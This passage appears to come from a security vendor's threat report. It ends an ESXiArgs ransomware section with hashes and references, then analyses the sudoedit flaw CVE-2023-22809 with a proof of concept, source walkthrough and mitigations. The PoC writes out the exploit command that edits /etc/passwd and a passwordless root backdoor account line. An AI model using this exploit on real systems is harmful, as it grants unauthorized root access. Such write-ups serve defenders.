
Lastly, the ESXiArgs ransomware does not operate a dark web site and guides you to contact by providing a Bitcoin address and Tox Chat[14] ID. Rather than performing sophisticated attacks, it uses an easy approach, i.e. using known vulnerabilities to attack unpatched servers. In addition, considering that it is presumed to be a ransomware based on the leaked Babuk ransomware and that it does not use a dual threat strategy, it seems that it has chosen a strategy to secure many unspecified infected servers and make financial gains.

As it uses known vulnerabilities to attack, if you are using the VMware ESXi server, you must apply the latest patch and disable the SLP service. In addition, it is necessary to take action on the ESXi server so that it is not exposed to the outside.

[13] A form in which the target maintains the received state and the attacker accesses the target

[14] A messenger that supports end-to-end encryption

■ IoC


Indicator Of Compromise
ESXiArgs : SHA256
5A9448964178A7AD3E8AC509C06762E418280C864C1D3C2C4230422DF2C66722
E0A34A4BF92FBA4E075CC6488B8E540B87CD163118BDEF789149C60F7D5370F5
10C3B6B03A9BF105D264A8E7F30DCAB0A6C59A414529B0AF0A6BD9F1D2984459
11B1B2375D9D840912CFD1F0D0D04D93ED0CDDB0AE4DDB550A5B62CD044D6B66
773D147A031D8EF06EE8EC20B614A4FD9733668EFEB2B05AA03E36BAAF082878
AE4B7284A9538C66432F02097C3DE14E2253D16B6602C4694753468BC14D7D28
C13A5BFB4BDDFB1B7CE2FA3E6AE4745566490B50B58E3FF1E57C1D1C2F696760
EE1F73140605BC1475792E4B26102CAA2B2EF838590F9F73A1E4A39FEDA72634
DA208729C4560E5A166A5D50690C47D38998CA9DACB797E79774A134806FBF9C
E1D2D6CBA7DCC0D87884E9CFDF1A5141DD7649CB8958133FB9BD0659B377ED6E
File Name
encrypt : ELF file encryptor
encrypt.sh : ELF file encryptor loader
vmware.py, vmtools.py : python script backdoor
public.pem : RSA public key
motd, index.html : ransomnote

■ Reference sites

URL: https://www.cisa.gov/uscert/ncas/alerts/aa23-039a

URL: https://www.vmware.com/security/advisories/VMSA-2021-0002.html

URL: https://www.vmware.com/security/advisories/VMSA-2022-0030.html

URL: https://www.vmware.com/security/advisories/VMSA-2020-0023.html

URL: https://www.bleepingcomputer.com/news/security/massive-esxiargs-ransomware-attack-targets-vmware-esxi-servers-worldwide/

URL: https://www.bleepingcomputer.com/news/security/new-esxiargs-ransomware-version-prevents-vmware-esxi-recovery/

URL: https://www.sentinelone.com/labs/cl0p-ransomware-targets-linux-systems-with-flawed-encryption-decryptor-available/

URL: https://www.bleepingcomputer.com/news/security/clop-ransomware-claims-it-breached-130-orgs-using-goanywhere-zero-day/

URL: https://www.bleepingcomputer.com/news/security/new-mortalkombat-ransomware-targets-systems-in-the-us/

URL: https://therecord.media/tonga-is-the-latest-pacific-island-nation-hit-with-ransomware/

URL: https://www.bleepingcomputer.com/news/security/north-korean-ransomware-attacks-on-healthcare-fund-govt-operations/

URL: https://www.bleepingcomputer.com/news/security/us-and-uk-sanction-trickbot-and-conti-ransomware-operation-members/

URL: https://www.bleepingcomputer.com/news/security/linux-version-of-royal-ransomware-targets-vmware-esxi-servers/

URL: https://www.bleepingcomputer.com/news/security/new-nevada-ransomware-targets-windows-and-vmware-esxi-systems/

URL: https://www.bleepingcomputer.com/news/security/new-exfiltrator-22-post-exploitation-kit-linked-to-lockbit-ransomware/

URL: https://www.bleepingcomputer.com/news/security/new-mortalkombat-ransomware-decryptor-recovers-your-files-for-free/

Research & Technique

Random file write vulnerability exploiting sudoedit (CVE-2023-22809)

■ Outline of the vulnerability

In January 2023, a vulnerability that can edit random files was found in the program sudo[15], which can execute commands with the privilege of a specific user.

CVE-2023-22809 occurs in the sudoedit command, which is in charge of editing the contents of a file, among sudo commands. Users can use the sudoedit command to open the desired editor with administrator privilege and edit the document contents allowed by the administrator. At this time, vulnerability occurs because all text messages after the "--" factor are treated as files to be edited due to insufficient verification in the way the factor of the user environment variable is handled. If this vulnerability is exploited, internal malicious users can change system configuration files by editing arbitrary files as well as files that are allowed to be edited, or be elevated to the root privilege.

If the vulnerability occurs in a server that operates solutions such as NAC[16] or DRM[17], the core solutions can be incapacitated through the change in the setting file. So security personnel need to pay special attention.

■ Affected software version

The following software is vulnerable to CVE-2023-22809.

S/W	Vulnerable version
sudo	1.8.0~1.9.12p

※ sudo versions prior to 1.8.0 are not affected as they handle factors differently

15 sudo (su "do") is a program that allows a system administrator to delegate privileges so that a specific user can execute commands with the privileges of other users. It is used in servers with multiple users due to the security advantage of not having to share the password of the root account and the convenience of easy policy modification through plugin sudoers.
16 NAC (Network Access Control, network access control) is a network security service that collects, identifies, authenticates, and controls terminal information of various devices accessing the corporate network.
17 DRM (Digital Rights Management) is a service that restricts unauthorized access and illegal copying to prevent leakage of digital information assets of companies.

■ Attack scenario

The attack scenario using CVE-2023-22809 is as follows:




Figure 1. Attack scenario

① The attacker searches for vulnerable servers and steals accounts registered in sudoers.
② The attacker creates a backdoor by editing a random file (/etc/passwd) other than the allowed file by using the CVE-2023-22809 vulnerability.
③ The attacker seizes PC control through the backdoor.
④ The attacker can continuously acquire the user's important information.

■ Test environment configuration information

Building a test environment and look at the operation process of CVE-2023-22809

Name	Information
Victim	Ubuntu 20.04.5 LTS Sudo version 1.8.31 Sudoers policy plugin version 1.8.31 Sudoers file grammar version 46 Sudoers I/O plugin version 1.8.31

※ The sudo 1.8.31 version is the default built-in version of Ubuntu 20.04.5 LTS.

■ Vulnerability test

Step 1. Server policy information

The directory and file privileges set for the test are as follows. Users belonging to the eqstlab group cannot change the Insight file because they do not have the root privilege.

Name	Information
rootDir	A read-only directory owned by root
Insight	A file that only the root user can read/write/execute

Table 1. RootDir directory and Insight file privilege

The result of checking the file through ls -al is as follows:

```
root@ubuntu:/home/ubuntu# ls -al /var/tmp | grep rootDir
dr--------  2 root root 4096 Feb 27 21:14 rootDir
root@ubuntu:/home/ubuntu# ls -al /var/tmp/rootDir/ | grep Insight
-rwx------  1 root root   24 Feb 27 01:42 Insight
```

Figure 2. Checking the file

The information of eqstlab_user belonging to the eqstlab group is as follows:

```
$ id
uid=1001(eqstlab_user) gid=1001(eqstlab) groups=1001(eqstlab)
$
```

equstlab_user information belonging to the eqstlab group

Figure 3. eqstlab_user information

The server administrator configures eqstlab_user, a user in the eqstlab group, so that it can edit the Insight file through the sudoedit command. The contents of the /etc/sudoers file containing setting values are as follows:

```
# User privilege specification
root    ALL=(ALL:ALL) ALL
%eqstlab ALL=(ALL:ALL) sudoedit /var/tmp/rootDir/Insight
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL
```

Figure 4. /etc/sudoers setting file

Step 2. PoC test

※ As sudoedit's vulnerability is utilized during an attack, an Insight file that can be edited with sudoedit is required, and it is possible to use this to edit an inaccessible file.

Step 1) Check that eqstlab_useruser can edit the Insight file allowed by the server administrator through the sudoedit command.

Command	$ sudoedit /var/tmp/rootDir/Insight

sudo -e: As an option for editing in the sudo program, it means edit and has the same function as sudoedit.




Figure 5. Using sudoedit to check if it is possible to modify the Insight file

Step 2) Use sudoedit to try modifying the /etc/passwd file without the modification privilege.




Figure 6. Failure to modify the /etc/passwd file due to insufficient privilege

Step 3) Create an EQSTLabBackdoor backdoor account with uid=0 (root privilege) after modifying the unmodifiable /etc/passwd file by using the vulnerability that allows random file modification by inserting "--".

Command	$ EDITOR='editor -- **[random file]**' sudoedit **[allowed file]** $ **EDITOR='vim -- /etc/passwd' sudoedit /var/tmp/rootDir/Insight** Enter EQSTLabBackdoor::0:0:/root:/bin/sh in the /etc/passwd file after executing the editor. [account name]:[password]:[uid][guid]:[home directory]:[shell address]




Figure 7. Adding the EQSTLabBackdoor account with the root privilege by modifying the /etc/passwd file

Step 4) Check account creation and use su to elevate privilege.




Figure 8. Checking account creation

■ Detailed analysis of the vulnerability

Step 1) Outline of the vulnerability

The system administrator utilizes the sudoers plugin as a security policy for the sudo program. sudoers can limit the use of commands to users allowed in the /etc/sudoers file.

The /etc/sudoers file consists of 5 fields, and the description of each field is as follows:

Description of sudoers fields	Field No. 1	User (group) name	Set the account or group name to give the command execution privilege. - If it is given to all, use ALL.
	Field No. 2	Host	The target server or IP to execute the command - If it is given to all, use ALL.
	Field No. 3	Privilege of the exec account	When the command is executed, it is executed with the privilege of the specified account. - If it is omitted, the command will be executed with the root privilege.
	Field No. 4	Whether a password is set [omissible]	If the NOPASSWD option is set, when the command is executed, the account password can be omitted.
	Field No. 5	Command	The command and path that will be allowed to be executed - If all commands are allowed, use ALL.

Table 2. Description of sudoers fields

The following is an example of setting a sudoers field. The setting value below allows all members of the eqstlab group on all hosts to edit the Insight file using sudoedit with the privilege of the file owner.

```
User (group) name   Host execution privilege account   Command and path
%eqstlab            ALL=(ALL:ALL)                      sudoedit/var/tmp/rootDir/Insight
```

Figure 9. An example of the /etc/sudoers file

sudoedit provides a function that allows the user to select the desired editor (ex. nano, vim, etc.) using environment variables such as SUDO_EDITOR, VISUAL, and EDITOR. The following is an example of a command to edit a file with the vim editor by calling EDITOR among user environment variables.

```
$ EDITOR=vim sudoedit /var/tmp/rootDir/Insight
[sudo] password for eqstlab_user:
sudoedit: /var/tmp/rootDir/Insight unchanged
```

Figure 10. An example of using an environment variable that uses the editor

When the sudoedit command is executed using the environment variable that selects the editor, the system recognizes it as a file by adding "--" in front of the received file path. To exploit this, the

attacker transmits the factor of the file to be edited in the form of [-- filename]. Since there is no special character filtering and syntax check logic, the system recognizes the file entered by the attacker as a modification target, and a vulnerability arises, i.e. the file can be edited with the administrator privilege.

```
EDITOR='vim -- /etc/passwd' sudoedit /var/tmp/rootDir/Insight
```

Step 2) Detailed analysis

When sudoedit is executed through the environment variable setting, the command is processed according to the following flow:




Figure 11. The flow chart when executing the sudoedit command is executed through the environment variable

sudoedit calls the sudouers_policy_main function where policy with a policy defined in plugin sudoers that manages policies, and then calls the sudoers_lookup function for policy inquiry and validation. At this time, if the user has set a specific editor through an environment variable as an input, call the find_editor function to call the editor after validation.

```
3   int
4   sudoers_policy_main(int argc, char * const argv[], int pwflag, char *env_add[],
5       bool verbose, void *closure)
6   {
7       // ...          Validation
8       validated = sudoers_lookup(snl, sudo_user.pw, FLAG_NO_USER | FLAG_NO_HOST,
9       pwflag);
10      // ...
11
12      if (ISSET(sudo_mode, MODE_EDIT)) {
13      //...
14      free(safe_cmnd);
15      safe_cmnd = find_editor(NewArgc - 1, NewArgv + 1, &edit_argc,
16          &edit_argv, NULL, &env_editor, false);
```

If the user set the environment variable

Figure 12. The code for calling find_editor

The find_editor function executes the resolve_editor function to interpret the command when the environment variables SUDO_EDITOR, VISUAL, and EDITOR are found in the user's input.

```
1   find_editor(int nfiles, char **files, int *argc_out, char ***argv_out,
3       char * const *whitelist, const char **env_editor, bool env_error)
4   {
5       //...
6       *env_editor = NULL;
7       ev[0] = "SUDO_EDITOR";
8   2   ev[1] = "VISUAL";
9       ev[2] = "EDITOR";
10      for (i = 0; i < nitems(ev); i++) {
11      char *editor = getenv(ev[i]);
12
13      if (editor != NULL && *editor != '\0') {
14          *env_editor = editor;
15          editor_path 3 resolve_editor(editor, strlen(editor),
16          nfiles, files, argc_out, argv_out, whitelist);
17      }
```

Environment variable

The function for interpreting the command

Figure 13. The code for calling the editor selection and command delivery function

The resolve_editor function adds "−", a delimiter used for parsing to classify the factors entered by the user into commands and files. Then, execute the sudo_edit function for final execution.

```
resolve_editor(const char *ed, size_t edlen, int nfiles, char **files,
    int *argc_out, char ***argv_out, char * const *whitelist)
{
    // ...
    nargv[0] = editor;
    for (nargc = 1; (cp = sudo_strsplit(NULL, edend, " \t", &ep)) != NULL; nargc++) {
    nargv[nargc] = strndup(cp, (size_t)(ep - cp));
    // ...
    }
    if (nfiles != 0) {
    nargv[nargc++] = "--";
    while (nfiles--)
        nargv[nargc++] = *files++;
    }
    nargv[nargc] = NULL;
```

Add -- in front of the file among the received factors

Figure 14. The code of the resolve_editor function that adds "−" to the file among received factors

The sudo_edit function finally executes the command by considering all character strings to the right of "−−" as the filename to be processed.

```
3   int
4   sudo_edit(struct command_details *command_details)
5   {
6       /* Find our temporary directory, one of /var/tmp, /usr/tmp, or /tmp
7       /* The user's editor is separated from the file to edit through the "--" option
8         for (ap = command_details->argv; *ap != NULL; ap++) {
9       if (files)
10          nfiles++;
11      else if (strcmp(*ap, "--") == 0)
12          files = ap + 1;
13      else
14          editor_argc++;
15      }
```

Select the character string to the right of – as a file to edit

Figure 15. The function for selecting a file to edit

If the user inserts the command in the form of "EDITOR='vim −− /attack file'" by adding "−−", a delimiter, in front of the environment variable for editor selection, the CVE-2023-22809 vulnerability is interpreted as follows as it goes through the internal processing logic in sudoedit.

```
vim -- /attack file -- /a target allowed to be edited
```

If you use this to execute the "EDITOR='vim −− /etc/passwd' sudoedit /tmp/var/rootDir/Insight" command, /etc/passwd and /tmp/var/rootDir/Insight are recognized as files to be modified, and you can modify the /etc/passwd file without the modification privilege.

■ Countermeasures

To respond to the CVE-2023-22809 vulnerability, a security patch was applied to the sudo 1.9.12p2 version by adding a logic to check whether the "--" factor is included when the user calls the editor.




Figure 16. The code for checking whether "--" is included in the factor received from the user

If update cannot be done, you can block the user's editor-designated call function by adding the following row to the /etc/sudoers file until the patch is applied.

```
Defaults!sudoedit       env_delete+="SUDO_EDITOR VISUAL EDITOR"
```




Figure 17. Adding the prohibition of the editor-designated environment variable in /etc/sudoers

Also, you can restrict the use of the user's editor selection function through the alias function Cmnd_Alias in the /etc/sudoers file.

```
Cmnd_Alias              EDIT_MOTD = sudoedit /var/tmp/rootDir/Insight
Defaults!EDIT_MOTD      env_delete+="SUDO_EDITOR VISUAL EDITOR"
user                    ALL = EDIT_MOTD
```

